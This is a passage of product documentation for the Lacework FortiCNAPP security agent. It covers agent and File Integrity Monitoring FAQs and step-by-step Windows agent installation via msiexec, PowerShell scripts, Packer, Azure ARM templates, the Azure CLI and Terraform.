The agent requires minimal system resources and runs on most 64-bit Linux distributions. For the supported agent Linux operating systems, see Downloading GPG and RSA keys to verify agent release package signature on page 787.

What kind of connectivity is needed by the agent?

To be able to communicate with Lacework, the installed agents must be allowed to reach specific URLs. For more information, see Required connectivity, proxies, and certificates for agents on page 783.

What authentication methods are used by the Lacework FortiCNAPP agent to connect to the Lacework FortiCNAPP platform?

To connect to the Lacework FortiCNAPP platform, agents require an active access token. If you have a Lacework FortiCNAPP account, an agent access token is automatically generated for you. In addition, you can create and disable agent access tokens. For more information, see Managing agent access tokens on page 792.

Is the data encrypted when in transit from the agent?

The Lacework FortiCNAPP agent encrypts all data when it is in transit to our SAAS service. The data is encrypted over https with port 443 using TLS 1.2.

Is the data compressed by the agent?

The Lacework FortiCNAPP agent compresses data before transmission (end-to-end).

Does the agent support the ability to add custom tags?

In addition to importing AWS, Google Cloud, and Azure tags, local tags can be added to agents. For more information, see Adding agent tags on page 964.

How is the hostname displayed in the Agents dashboard derived by the agent? Can I override the hostname derived by the agent?

The hostname displayed in the Legacy Agent Dossier on page 1068 dashboard is the actual hostname that you see when you run one of the following commands on the machine:

- uname -a
- hostname

You cannot override the hostname derived by the agent. However, the hostname specified using the Name tag in AWS or similar tags in Azure or labels in Google Cloud are displayed as machine tags in the Lacework FortiCNAPP Console. Hence, you can use the tag to search or filter information for the host in the Lacework FortiCNAPP Console. You can also define custom tags for the host in the config.json agent configuration file. For more information, see the following topics:

- Configuring access to tags and metadata in AWS on page 795
- Configuring access to labels in Google Cloud on page 1037
- Adding agent tags on page 964

Why do some events not report event details in the Lacework FortiCNAPP Console?

The monitoring and collection capability of the Lacework FortiCNAPP agent was designed to minimize the impact on host VM resources—CPU, memory, and the network. In most conditions, the Lacework FortiCNAPP agent is able to attribute a connection to the owning process either as a client or a server. But in certain conditions, the Lacework FortiCNAPP agent may not be able to report full details about the owning process. In such cases, the connections are attributed to the virtual machine. Some of those conditions may be associated with the untimely exit of a process while the Linux kernel continues to report the underlying data structures as in the case of socket cleanup timeout. Another condition is when the binary file associated with the process is unreadable (file not found, file content read failure, etc.) from the filesystem, which prevents the Lacework FortiCNAPP agent from fully reporting process details.

How can I view where the agents are running in my environment and what version of the agents are running?

From the Lacework FortiCNAPP Console select **Agents** to view the **Agent monitor** table. This page lists the IP addresses where the agent is running and the version number. Also, the **Agent upgrades** table lists the agent versions that have generated events in your environment over time.

Can the agent capture command-line arguments from processes that generate no network activity?

If it is inside container, it is captured, provided it is long-lived (> 1 minute).

If it is outside the container, even if it opens a local Unix socket, it is monitored.
If you don't want a process to be monitored, ensure that it meets the following requirements:

- Be a process that does not do network activity
- Does not open Unix sockets
- Is not inside containers
- Is not a parent (parent group/trace) of any process that is being monitored

- Is not a login process (like shell)

What is a pod?

A pod defines a running process in Kubernetes and is the smallest entity that can be created or deployed in Kubernetes. A pod is a collection of one or more running containers. For more information, see Pod Overview. A Lacework FortiCNAPP agent can be deployed in Kubernetes.

How does Lacework FortiCNAPP calculate the monthly agent usage?

Info: This topic describes the legacy Lacework FortiCNAPP licensing model. For information on the new pricing and packaging model, see Subscription Management and Subscription Usage on page 2352.

Lacework FortiCNAPP calculates the 95th percentile at the end of the month to get the total agent usage for the month. The following example demonstrates how this is calculated.

1. For each hour, Lacework FortiCNAPP counts the number of unique agents that sent data to Lacework.
2. At the end of the month, Lacework FortiCNAPP records 720 individual hourly agent counts for every hour in the month (assuming a 30-day month, 24 * 30=720). If the month has 31 days, the number of hourly agent counts is 24 * 31 = 744
3. Lacework FortiCNAPP sorts the hourly agent counts from lowest to highest and takes the 95th percentile of the 720 hourly counts. That is, Lacework FortiCNAPP sorts the hourly agent counts in ascending order and picks the 684th hourly agent count number. 684 is the 95th percentile of 720 items. For a 31-day month, it's the 706th position.
4. The number of agents for the month is the 95th percentile number calculated above.

For example in a 30-day month, there are the following agent counts per hour, sorted in ascending order.

1. 500
2. 500
3. 504
4. 504
5. 505
6. 505
7. 505
8. 506
9. ….

682. 690
683. 690
684. 691 <---
685. 691
686. ….
720. 1020

The 95th percentile of the monthly agent count is 691 agents and therefore, Lacework FortiCNAPP charges for 691 agents.

What type of agents are counted towards usage and licensing?

Only `ACTIVE` agents are counted towards usage and licensing. If the agent cannot send data back to backend, it's shown as `INACTIVE` in the platform.

File Integrity Monitoring (FIM) FAQs

For more information about File Integrity Monitoring, see the following topics:

- Files on page 629
- File Integrity Monitoring (FIM) Properties on page 955

How does FIM work?

FIM monitors a predefined set of files and directories at a periodic interval. FIM identifies new, changed, malicious, and non-package installed files.

How does FIM alert?

FIM creates an event for known malicious files. You can configure custom FIM policies to generate events for your specific requirements. For more information, see Legacy policies overview on page 1748.

What does FIM monitor?

FIM runs periodically depending on the configured frequency (default once a day) and monitors a predefined list of directories and files and all processes that were active when FIM was running.

What files/paths are included in the predefined list?

By default, Lacework FortiCNAPP monitors a set of default paths and files. The list of default paths and files has been omitted for security reasons. Contact Fortinet Inc. Support for more information.

You can optionally override these default paths and files using the `filepath` property. For information about changing this property, see File Integrity Monitoring (FIM) Properties on page 955.

What files does FIM ignore?

By default, Lacework FortiCNAPP excludes monitoring a set of default paths and files. The list of default paths and files has been omitted for security reasons. Contact Fortinet Inc. Support for more information.

You can optionally override these default non-monitored paths using the `fileignore` property. For more information about changing this property, see File Integrity Monitoring (FIM) Properties on page 955.

What is the FIM scan interval?

The default is one scan per day. The interval was chosen to balance feature need versus CPU, memory, and disk IO cost.

What kind of load is normal for the device, both the baseline and post-baseline monitoring?

The load depends on the number of files. The feature includes a throttling mechanism to ensure that it does not consume excessive CPU, memory, and disk I/O resources for an extended period of time.

What should I expect once I configure custom directories and files for FIM?

You should expect FIM to monitor the custom configured directories and files once a day. The default directories and files will no longer be monitored.

How often does FIM send alerts?

The alerts are sent through the normal Lacework FortiCNAPP alerting model in the Lacework FortiCNAPP Console or through external integrations. The alerts are generated when the files are checked and sent once a day for the configured directories and once an hour for files associated with processes making long-running connections.

Are there any files that FIM currently does not monitor?

It monitors all the files in a directory specified using the `filepath` property and ignores files that are specified in the `fileignore` property.

How does FIM work with processes that make connections?

FIM monitors the binary associated with processes that make long-running network connections.

What are the files that FIM provides visibility for?

FIM provides visibility into new and changed files, files with multiple executables, files installed without packages, and malicious files.

How are malicious files identified?

Fortinet Inc. partners with a 3rd party to compare the SHA256 file hash to a list of known, malicious file hashes.

Can I set the time when the daily FIM scan runs?

Yes, you can use the `runat` property to set the start time of the daily FIM scan in the HH:MM format as shown in the following example. The `runat` property must be specified within a single `fim` property.

```
"fim":
  {
      "runat": "23:50"
  }
```

Can I configure the frequency of the scans?

Yes, you can configure the scan frequency. The default scan interval is once a day. The interval was chosen to balance feature need versus CPU, memory, and disk IO bandwidth cost.

Can I limit the CPU usage for the FIM?

The Lacework FortiCNAPP agent automatically throttles CPU, memory, and disk IO. The limits are configurable, but Fortinet Inc. does not recommend changing them without assistance from Fortinet Inc. Support.

If a user specifies filepath and fileignore in the config.json file, are the default directories included or excluded?

The default configuration is ignored; it is not a merge operation.

Why does Lacework FortiCNAPP include paths such as `/var/log/messages` which are constantly changing as default directories?

HIPAA and PCI requirements include monitoring log file changes because they want to ensure that these files are only appended and not overwritten.

On the Files dashboard, there are many results of FIM changes. Won't adding directories that change constantly decrease the value of the Files dashboard because there are so many events to filter through?

You can customize the directories that you want to monitor. Custom policies enable you to receive alerts for the files that really matter to your organization. For details, see Legacy policies overview on page 1748 and Platform policies and alerts on page 1744.

What is the increased load for each added custom FIM directory?

The exact load depends on the number and size of files in the directories being monitored.

What kind of data from each file does FIM monitor and what is sent to Lacework?

Lacework FortiCNAPP does not look inside file contents and only sends the metadata and file hash.

Is any customer-specific data sent to Lacework?

The file contents are not examined by FIM or sent to Lacework.

How does Fortinet Inc. choose the default directories and files to monitor?

Fortinet Inc. reviewed the common directories used by multiple open source FIM solutions to define the list of default directories and files.

Is there a memory consumption baseline? If new directories are added to the config.json file, what increases in memory consumption are expected?

There is a baseline that is stored in VM, which is updated when new directories are added or removed. There is no fixed cost. Memory consumption depends on the number of files and directories being monitored. To avoid excessive resource usage, Lacework FortiCNAPP has a throttling mechanism as described earlier.

Do FIM `filepath/fileignore` changes in the config.json file require an agent restart to take effect?

No, changes to the `config.json` file are automatically read by the agent and do not require an agent restart to take effect.

How long should I expect until FIM reports an added directory or file?

The FIM scan is run once per day, so the time until you see a change depends on the time of the last scan.

Can I use wildcards when configuring FIM in the config.json file?

The * wildcard is supported when specifying the filepath and fileignore properties. For instructions on changing the default paths using the config.json file, see File Integrity Monitoring (FIM) Properties on page 955.

Are directory paths recursive? For example, if `/etc` is included in the config.json file, will the FIM scan include `/etc/nginx`?

Yes, FIM directory configuration is recursive.

Windows agent-based workload security

The Windows agent provides threat detection, file and Windows registry integrity monitoring, vulnerability detection, and host-based intrusion detection for your cloud or on-premise Windows Server operating system (OS)-based workloads.

After you install the agent, the agent and Lacework FortiCNAPP server communicate with each other. The agent scans your host and securely forwards select metadata to the server to build a baseline of normal behavior. From this, Lacework FortiCNAPP provides alerts for anomalous behavior.

See the Agent Support documentation for information about operating system support and features available for each agent version.

This section contains the following topics:

- Installing the Windows agent on page 987
- Configuring the Windows agent on page 1025
- File and registry integrity monitoring for Windows on page 1043
- Restarting, upgrading, or uninstalling the Windows agent on page 1052
- Troubleshooting the Windows agent on page 1056

Installing the Windows agent

The following provide information about installing the Windows agent:

- Windows agent installation prerequisites on page 988
- Downloading the Windows agent installer on page 990
- Windows agent install options on page 992
- Verify the Windows Agent Installation on page 1021
- View Windows Agent Details and Alerts on page 1023

Windows agent installation prerequisites

Review the following steps before you install the Windows agent:

- Note the following values:
  - `Your_Access_Token`: The access token to use with the agent. See Managing agent access tokens on page 792.
  - `Your_API_Endpoint`: The agent server URL. See serverurl Property on page 1027.
  - `Agent_MSI_Download_URL`: The download URL of the Windows agent MSI package. Depending on your selected installation method, this value may be optional.

    To obtain the URL:

    i. Go to the Lacework Windows agent releases page.

    ii. Go to the release you want to install.

    iii. Copy the URL for *Lacework Windows Agent MSI Package*.
- Optionally, create a configuration file as follows:

  a. Create a `config.json` file on your host using a text editor.

  Do not create the `config.json` file in the `C:\ProgramData\Lacework\` directory where the Windows agent components will be installed.

  b. Paste the following into the `config.json` file:

  ```
  {
     "tokens": {
           "accesstoken": "<Your_Access_Token>"
        },
        "serverurl": "<Your_API_Endpoint>"
  }
  ```

  c. Update the values in the configuration file with values specific to your account.

  d. By default, the agent is automatically upgraded when a new version is available. To disable automatic upgrade, see Upgrading the Windows agent on page 1054.

  e. Save the `config.json` file in ASCII format.
- Verify that the agent supports the operating system and VM instance configuration on your Windows host machine.

  See the Agent Support documentation for information about operating system support and features available for each agent version.
- Before installing the agent on Windows Server 2012 R2 or Windows Storage Server 2012 R2, find the agent server URL to be used during installation using the instructions in Agent Server URL for Windows Server 2012 R2 and Windows Storage Server 2012 R2 on page 962.
- Verify that you can log in to your machine as an Administrator.
- Verify that your machine can connect to the Internet.

- If needed, configure a network proxy for agent traffic.
  Open PowerShell as an administrator and run the following command to verify that it is a WinHTTP proxy:

  ```
  netsh winhttp show proxy
  ```

  For more information, see Use a Network Proxy for Windows Agent Traffic on page 1033.
- Verify that your proxy and firewall applications allow access to the URLs listed in Required connectivity, proxies, and certificates for agents on page 783.
- If the Windows agent is already installed on your host machine, uninstall the agent. For more information, see Uninstalling the Windows agent on page 1055.

We recommend that you do not downgrade to an earlier version of the agent because it can cause data incompatibility.

- (Recommended) Enable access to AWS tags and Google Cloud labels. For more information, see the following topics:
  - Configure Access to Tags in AWS on page 1035
  - Configuring access to labels in Google Cloud on page 1037

No special configuration is required to enable access to tags in Azure.

Downloading the Windows agent installer

Download the Windows agent installer using one of the following methods:

- Through the Lacework FortiCNAPP console.
- From the Windows agent GitHub repository.

Downloading the Windows agent installer through the Lacework FortiCNAPP console

1. In the Lacework FortiCNAPP console, go to *Settings* > *Configuration* > *Agent Tokens*.
2. Select the row for the Windows access token you want to use for your agent installation.
3. Click the *Install* tab.
4. Click the desired installation method:

Click	*To*
Lacework PowerShell Script	Use a PowerShell script to install the Windows agent. For more information, see Installing the Windows agent using a PowerShell script on page 995.
MSI Package	Use an MSI package to install the Windows agent. For more information, see Installing the Windows agent from the command line on page 993.
ARM Template	Use an Azure Resource Manager (ARM) template to deploy the Windows agent to Azure VM instances. For more information, see Installing Windows Agent with Azure Resource Manager on page 1002.
Terraform script for Azure	Use a Terraform script to deploy the Lacework FortiCNAPP Agent to Azure VM instances. For more information, see Installing Windows agent on Azure VMs using Terraform on page 1005.
Packer for AWS	Use HashiCorp Packer to create an Amazon Machine Image (AMI) with the Windows agent pre-installed and configured. For more information, see Install Windows Agent on AWS with Packer on page 997.

5. Do *either* of the following:
   - Click *Download script* to download the file.
   - Click *Copy URL* to copy the URL to use later.

Download the Agent Installer from the Lacework Windows Agent GitHub Repository

1. Navigate to the Lacework Windows Agent GitHub Repository.
2. In the right frame, click *Releases* to view the available agent releases.
3. Go to the release you want to install.

Download	*To*
Lacework FortiCNAPP Windows Agent MSI Package	Use an MSI package to install the Windows agent. For more information, see Installing the Windows agent from the command line on page 993.
Lacework FortiCNAPP PowerShell Script	Use a PowerShell script to install the Windows agent. For more information, see Installing the Windows agent using a PowerShell script on page 995.
Azure Resource Manager(ARM) Template	Use an Azure Resource Manager (ARM) template to deploy the Windows agent to Azure VM instances. For more information, see Installing Windows Agent with Azure Resource Manager on page 1002.
Terraform Script for Azure VMs	Use a Terraform script to deploy the Lacework FortiCNAPP Agent to Azure VM instances. For more information, see Installing Windows agent on Azure VMs using Terraform on page 1005.
Packer Script for AWS	Use HashiCorp Packer to create an Amazon Machine Image (AMI) with the Windows agent pre-installed and configured. For more information, see Install Windows Agent on AWS with Packer on page 997.

Windows agent install options

The following provide information about Windows agent install options:

- Installing the Windows agent from the command line on page 993
- Installing the Windows agent using a PowerShell script on page 995
- Install Windows Agent on AWS with Packer on page 997
- Installing the Windows agent on Azure VMs using a PowerShell script on page 1000
- Installing Windows Agent with Azure Resource Manager on page 1002
- Installing Windows agent on Azure VMs using Terraform on page 1005
- Windows agent installation options on K8s on page 1007

Installing the Windows agent from the command line

Prerequisites

- The prerequisites noted in Windows agent installation prerequisites on page 988.
- Download the Windows agent MSI package using the instructions in Downloading the Windows agent installer on page 990.

Installing the agent

To install the Windows Agent on multiple hosts, we recommend that you create a configuration file.

For single host installations, instead of specifying configuration parameters for the agent installation in a configuration file, you can enter the parameters directly in the command line.

To install the Windows agent:

1. Open PowerShell as an administrator.
2. Navigate to the directory containing the Windows agent MSI package on your host.
3. Run the MSI package using one of the following commands:
   - To install using a `config.json` file:

     ```
     msiexec.exe /i LWDataCollector.msi CONFIGFILE=<C:\path\to\config.json>
     ```

   - To install without a `config.json` file:
   -

     ```
     msiexec.exe /i LWDataCollector.msi ACCESSTOKEN=<Your_Access_Token> SERVERURL=<Your_API_Endpoint>
     ```

   By default, the agent is automatically upgraded when a new version is available. To disable automatic upgrade, use the `AUTOUPGRADE=disabled` option. For improved security and to use new and enhanced features, we recommend that you do not disable automatic upgrade.

   For unattended installations, include the `/qn` parameter when you run the install command in the PowerShell command line:

   ```
   C:\Users\Administrator> msiexec.exe /i LWDataCollector.msi CONFIGFILE=<C:\path\to\config.json> /qn
   ```

4. Complete the installation using the installation wizard.

The `config.json` file is copied to the `C:\ProgramData\Lacework\` directory. You can modify this file to change the settings for the agent. If you modify the file, you must restart the agent for the changes to take effect. For more information, see Restarting the Windows agent on page 1053.

Installing the Windows agent using a PowerShell script

You can install the Windows agent on a host machine using the `Install-LWDataCollector.ps1` PowerShell script.

The script does the following:

- Downloads and runs the Windows agent MSI package.
- Adds a local firewall rule to allow the agent to communicate with Lacework FortiCNAPP.
- Optionally configures a Windows Defender exclusion for the agent.

We recommend that you exclude the agent from any antivirus or endpoint detection and response (EDR) applications on your host. The `Install-LWDataCollector.ps1` script allows you to enable this exclusion for Microsoft Defender. For other antivirus applications, you can customize the script to exclude the agent from scanning.

Prerequisites

- The prerequisites noted in Windows agent installation prerequisites on page 988.
- Download the *Lacework Powershell Script* (`powershell.zip`) using the instructions in Downloading the Windows agent installer on page 990.

  Unzip this file. The `signed-scripts` folder that is created contains the `Install-LWDataCollector.ps1` file.
- In addition to the values specified in Windows agent installation prerequisites on page 988, note the `Agent_MSI_Download_URL`, which is the download URL of the Windows agent MSI package.

  To obtain this URL:

  a. Go to the Lacework Windows agent releases page.
  b. Go to the release you want to install.
  c. Copy the URL for *Lacework Windows Agent MSI Package*.

Installing the agent

1. Open PowerShell as an administrator.
2. Navigate to the directory containing the `Install-LWDataCollector.ps1` script on your host.
3. Run the script using one of the following commands:

- To install using a `config.json` file:

```
C:\Users\Administrator> .\Install-LWDataCollector.ps1 -MSIURL <Agent_MSI_Download_URL> -
ConfigPath <C:\path\to\config.json> -Defender
```

- To install without a `config.json` file:
-

```
C:\Users\Administrator> .\Install-LWDataCollector.ps1 -MSIURL <Agent_MSI_Download_URL> -
AccessToken <Your_Access_Token> -ServerURL <Your_API_Endpoint> -Defender
```

The `-Defender` option excludes the Windows agent from scanning with Windows Defender.

The `config.json` file is saved to the `C:\ProgramData\Lacework\` directory. You can modify this file to change the agent settings. If you modify the file, you must restart the agent for the changes to take effect. For more information, see Restarting the Windows agent on page 1053.

Install Windows Agent on AWS with Packer

You can use HashiCorp Packer to create an Amazon Machine Image (AMI) with the Lacework FortiCNAPP agent pre-installed and configured.

The procedure is as follows:

1. Complete the prerequisites.
2. Prepare the required files.
3. Run Packer.

Prerequisites

1. The prerequisites noted in Windows agent installation prerequisites on page 988.
2. Install Packer on your machine. For details on how to install and provision Packer, see Install Packer.
3. Install the AWS CLI on your machine. For instructions, see Installing or updating the latest version of the AWS CLI.
4. Download the *Packer for AWS* script (`packer.zip`) using the instructions in Downloading the Windows agent installer on page 990 to your machine.
5. Unzip the `packer.zip` file. The `packer` folder that is created contains the following folders and files:

```
\config-json
        config.json
        install.ps1
        lacework-vars.pkrvars.hcl
        lacework.pkr.hcl
        variables.pkr.hcl
        winrm_bootstrap.txt
 \setting-token
        install-man.ps1
        lacework-vars.pkrvars.hcl
        lacework-without-config-json.pkr.hcl
        variables.pkr.hcl
        winrm_bootstrap.txt
```

Preparing required files

Update the files in the config-json folder as follows:

- `config.json`:
  Update the `config.json` file with the content you created in Windows agent installation prerequisites on page 988.
- `lacework-vars.pkrvars.hcl`:

```
region="<awsRegion>"
ami_name="<amiPrefixName>"
instance_type="<awsInstanceType>"
```

  Where `region` specifies the AWS region, `ami_name`specifies the name of the AMI built by Packer, and `instance_type` specifies the AWS EC2 instance type.
- `variables.pkr.hcl`:

```
AWS_ACCESS_KEY_ID="<awsAccessID>"
AWS_SECRET_ACCESS_KEY="<awsSecretKey>"
```

  Where `AWS_ACCESS_KEY_ID` specifies your AWS access key ID and `AWS_SECRET_ACCESS_KEY` specifies your AWS secret access key.
- Configure the `install.ps1` PowerShell script to install with or without a configuration file:
  - `install.ps1` with a configuration file:

```
# Install Lacework Windows Agent
#

try {
  Write-Host "Downloading Lacework Windows Agent"
  Invoke-WebRequest -Uri "<Agent_MSI_Download_URL>" -OutFile LWDataCollector.msi

  Write-Host "Installing Lacework Windows Agent"
  $lacework = (Start-Process msiexec.exe -ArgumentList
"/i","LWDataCollector.msi","CONFIGFILE=<C:\config.json>","/passive" -NoNewWindow -Wait -
PassThru)
  if ($lacework.ExitCode -ne 0) {
    Write-Error "Error installing Lacework Windows Agent"
    exit 1
  }

}
catch
{
  Write-Error $_.Exception
  exit 1
}
```

  - `install.ps1` without a configuration file:

```
# Install Lacework Windows Agent
#

try {
  Write-Host "Downloading Lacework Windows Agent"
  Invoke-WebRequest -Uri "<Agent_MSI_Download_URL>" -OutFile LWDataCollector.msi
```

```
  Write-Host "Installing Lacework Windows Agent"
  $lacework = (Start-Process msiexec.exe -ArgumentList
"/i","LWDataCollector.msi","ACCESSTOKEN=<accessToken>", "SERVERURL=<serverURL>","/passive"
-NoNewWindow -Wait -PassThru)
  if ($lacework.ExitCode -ne 0) {
    Write-Error "Error installing Lacework Windows Agent"
    exit 1
  }

}
catch
{
  Write-Error $_.Exception
  exit 1
}
```

Running Packer to build the AMI

Install the Windows agent by running the following Packer command:

```
packer build -var-file=lacework-vars.pkrvars.hcl lacework.pkr.hcl
```

Installing the Windows agent on Azure VMs using a PowerShell script

This topics walks you through the steps for installing the Lacework FortiCNAPP Windows agent on Windows VMs in an Azure resource group using the `Azure-Deploy-LW-Win.ps1` PowerShell script. The script downloads the Windows agent MSI package and installs the agent on all Windows VMs in an Azure resource group.

Prerequisites

- The prerequisites noted in Windows agent installation prerequisites on page 988.
- Download the *Lacework Powershell Script* (`powershell.zip` file) using the instructions in Downloading the Windows agent installer on page 990.

  Unzip this file. The `signed-scripts` folder that is created contains the `Azure-Deploy-LW-Win.ps1` file and the `Install-LWDataCollector.ps1` files.
- In addition to the values specified in Windows agent installation prerequisites on page 988, note the `Agent_MSI_Download_URL`, which is the download URL of the Windows agent MSI package.

  To obtain this URL:
  a. Go to the Lacework Windows agent releases page.
  b. Go to the release you want to install.
  c. Copy the URL for *Lacework Windows Agent MSI Package*.
- The script requires an Azure Key Vault secret that contains your Lacework FortiCNAPP agent access token.
  a. In your Azure Key Vault, create a secret for the Lacework FortiCNAPP agent access token. For more information, see Managing agent access tokens on page 792.
  b. Note down the name of the vault and the secret.

Install on Windows VMs in an Azure Resource Group using the PowerShell script

The `Azure-Deploy-LW-Win.ps1` PowerShell script installs the Windows agent to all Windows VMs located in an Azure resource group. It uses the `Install-LWDataCollector.ps1` PowerShell script during the installation process.

1. Open PowerShell as an administrator.
2. Navigate to the directory that contains the `Azure-Deploy-LW-Win.ps1` script on your host.
3. Run the script using the following command in the PowerShell command line:

```
.\Azure-Deploy-LW-Win.ps1 -EnableExtensions -Defender
```

- If extension operations are disabled on an Azure VM, use the `-EnableExtensions` option to enable extension operations on the VM and install the Windows agent. If you do not specify this option, the Windows agent is not installed on the VMs on which you have disabled extension operations.
- Use the `-Defender` option to exclude the Windows agent from scanning with Windows Defender on the VMs. Note that the Windows agent will be excluded from scanning only on the VMs on which the Defender PowerShell module is installed.

4. Specify the values for the parameters required by the script. Press *Enter* after you specify the value for each parameter.

Parameter	Description
ResourceGroups	The Azure resource group in which you want to install the Windows agent. The agent will be installed on all the Windows VMs in the specified resource group. To specify more than one resource group, enter the name of a resource group and then press *Enter*.
InstallScript	The path or URL for the `Install-LWDataCollector.ps1` PowerShell script. To obtain the URL, do the following: 1. Go to the Lacework Windows Agent Releases page. This page lists the Windows agent releases you can install. 2. Go to the release you want to install. 3. Copy the URL for the *Install-LWDataCollector.ps1 Script*.
Vault	The name of the Azure Key Vault that contains the secret for the Lacework FortiCNAPP agent access token.
TokenSecret	The name of a secret in the Azure Key Vault for the Lacework FortiCNAPP agent access token.
MSIURL	The URL for downloading the Windows agent MSI package.

Installing Windows Agent with Azure Resource Manager

You can install the Lacework FortiCNAPP agent on your Windows host through an Azure Resource Manager (ARM) template. In this type of deployment, the ARM template uses the `CustomScriptExtension` to download and run the `Install-LWDataCollector.ps1` PowerShell script that installs the agent onto a Windows VM instance.

Prerequisites

- The prerequisites noted in Windows agent installation prerequisites on page 988.
- Install the Azure CLI on your machine. For instructions, see How to install the Azure CLI.
- Download the *ARM Template* (`azurerm.zip`) following the instructions in Downloading the Windows agent installer on page 990.

  Unzip this file. The `azurerm` folder that is created contains the following files:
  - `parameters.json`
  - `template.bicep`
  - `template.json`

Configuring an ARM template

Create an ARM template that deploys your Azure resources and the Windows agent. You can use the sample ARM template (`template.json` or `template.bicep`) from the `azurerm` folder.

This template creates a VM instance and installs the Windows agent. The template downloads and runs a PowerShell script (`Install-LWDataCollector.ps1`) to install the agent on the VM instance.

The `Install-LWDataCollector.ps1` script installs the Windows agent and adds a local firewall rule to allow the agent to communicate with Lacework FortiCNAPP. The script also optionally configures a Windows Defender exclusion for the agent with the `-defender` parameter.

We recommend that you exclude the agent from any antivirus or Endpoint Detection and Response (EDR) applications on your host. The `Install-LWDataCollector.ps1` script allows you to enable this exclusion for Microsoft Defender. For other antivirus applications, you can customize the script to exclude the agent from scanning.

Configuring a parameters file

Create a JSON file for your deployment parameters. You can modify the sample parameters file (`parameters.json`) in the `azurerm` folder as required. Specify values for the following parameters:

- `laceworkEndpoint`: The Lacework FortiCNAPP agent server URL. For more information, see serverurl Property on page 1027.
- `laceworkMSIURL`: The URL for downloading the Windows agent MSI package.
- `laceworkPSScript`:The URL for the `Install-LWDataCollector.ps1` PowerShell script. To obtain the URL, do the following:
  a. Go to the Lacework Windows Agent Releases page. This page lists the Windows agent releases you can install.
  b. Go to the release you want to install.
  c. Copy the URL for *Install-LWDataCollector.ps1 Script*.
- `laceworkToken`: A valid Lacework FortiCNAPP agent access token. For more information, see Managing agent access tokens on page 792. It is good practice to store access tokens securely in Azure Key Vault. The `parameters.json` file references the access token in a Key Vault.
- `laceworkDefender`: (Optional) To configure a Windows Defender exclusion for the agent, change the value of this parameter to `true`.

Deploying the ARM Template

Run the command to deploy the ARM template.

- `-Name` or `-n`: The name of your Azure deployment.
- `-ResourceGroupName` or `-g`: The name of the Azure resource group to which you want to add the deployment.
- `-TemplateParameterFile` or `-p`: The parameters file, either `parameters.json` or `parameters.bicep`.

To run the command in PowerShell:

Open PowerShell as administrator and execute the following command:

```
New-AzResourceGroupDeployment -Name <deployment_name> -ResourceGroupName <resource_group> -
TemplateFile template.json -TemplateParameterFile [parameters.json | parameters.bicep]
```

To run the command in the Azure CLI:

Execute the following command in the Azure CLI:

```
az deployment group create -n <deployment_name> -g <resource_group> -f template.json -p
[@parameters.json | @parameters.bicep]
```

Deploy to an existing Azure VM instance without using an ARM template

You can install the Lacework FortiCNAPP Windows agent to an existing Azure VM instance without using an ARM template.

To run the command in PowerShell:

Open a PowerShell terminal as an administrator and run the following command:

```
Set-AzVMCustomScriptExtension -ResourceGroupName Your_Resource_Group_Name `
   -VMName Your_VM_Name `
   -Location Your_Azure_Region `
   -FileUri "https://updates.lacework.net/windows/<Release-Version>/Install-LWDataCollector.ps1" `
   -Run 'Install-LWDataCollector.ps1 -MSIURL Agent_MSI_Download_URL -AccessToken Your_Access_Token
-ServerURL Your_API_Endpoint -defender' `
   -Name install-lacework-dc `
   -SecureExecution
```

To run the command in the Azure CLI:

Run the following command in the Azure CLI:

```
az vm extension set -n customScriptExtension --publisher Microsoft.Compute --extension-instance-
name install-lacework-dc -g Your_Resource_Group_Name --vm-name Your_VM_Name --protected-settings '
{"FileUris": ["https://updates.lacework.net/windows/<Release-Version>/Install-
LWDataCollector.ps1"], "commandToExecute": "powershell -File Install-LWDataCollector.ps1 -MSIURL
Agent_MSI_Download_URL -AccessToken Your_Access_Token -ServerURL Your_API_Endpoint -defender"}'
```

Where:

- `Your_Resource_Group_Name` species your Azure resource group name.
- `Your_VM_Name` specifies the name of the Azure VM in which you want to install the agent.
- `Your_Azure_Region` specifies the Azure Region in which the VM exists. For example, `eastus`.
- `https://updates.lacework.net/windows/<Release-Version>/Install-LWDataCollector.ps1` specifies the URL for the `Install-LWDataCollector.ps1` PowerShell script. To obtain the URL for the `Install-LWDataCollector.ps1` script, do the following:
  a. Go to the Lacework Windows Agent Releases page. This page lists the Windows agent releases you can install.
  b. Go to the release you want to install.
  c. Copy the URL for the *Install-LWDataCollector.ps1 Script*.
- `Agent_MSI_Download_URL` specifies the URL for downloading the Windows agent MSI package.
- `Your_Access_Token` specifies your agent access token. For more information, see Managing agent access tokens on page 792.
- `Your_API_Endpoint` specifies your Lacework FortiCNAPP agent server URL. For more information, see serverurl Property on page 1027.
- `-defender` configures a Windows Defender exclusion for the agent.

Installing Windows agent on Azure VMs using Terraform

You can use Terraform to deploy the Lacework FortiCNAPP agent to Azure VM instances. In this type of deployment, the Terraform template uses the CustomScriptExtension to download and run the `Install-LWDataCollector.ps1` PowerShell script that installs the agent onto a Windows VM instance.

Prerequisites

1. The prerequisites noted in Windows agent installation prerequisites on page 988.
2. Install Terraform on your machine. For instructions, see Install Terraform.
3. Install Azure CLI on your machine. For instructions, see How to install the Azure CLI.
4. Download the *Terraform script for Azure* (`azure-terraform.zip`) using the instructions in Downloading the Windows agent installer on page 990.

   Unzip this file. The `azure-terraform` folder that is created contains the following files:

   - `main.tf`
   - `variables.tf`

Configuring the Terraform template file

Open the `main.tf` file in the `azure-terraform` folder and examine the local variables at the beginning of the file. These variables define the script commands used to install the agent. The `azurerm_virtual_machine_extension` resource specifies the `CustomScriptExtension` to download and run the `Install-LWDataCollector.ps1` script.

The `Install-LWDataCollector.ps1` script installs the Windows agent and adds a local firewall rule to allow the agent to communicate with Lacework FortiCNAPP. In addition, the script optionally configures a Windows Defender exclusion for the agent with the `-defender` parameter.

We recommend that you exclude the agent from any antivirus or Endpoint Detection and Response (EDR) applications on your host. The `Install-LWDataCollector.ps1` script allows you to enable this exclusion for Microsoft Defender. For other antivirus applications, you can customize the `Install-LWDataCollector.ps1` script to exclude the agent from scanning.

Configuring the input variable file

1. Open the `variables.tf` file in the `azure-terraform` folder and configure the parameters for the Terraform module. The Terraform template uses the `variables.tf` file to define the parameters for the Terraform module. These variables correspond to the parameters used in the `Install-LWDataCollector.ps1` script.

2. Specify values for the following variables in the `variables.tf` file:
- `lacework_token`: A valid Lacework FortiCNAPP agent access token. For more information, see Managing agent access tokens on page 792. It is good practice to store access tokens securely in Azure Key Vault. The `variables.tf` file references the access token in a Key Vault.
- `lacework_endpoint`: The Lacework FortiCNAPP agent server URL. For more information, see serverurl Property on page 1027.
- `lacework_msi_url`: The URL for downloading the Windows agent MSI package.
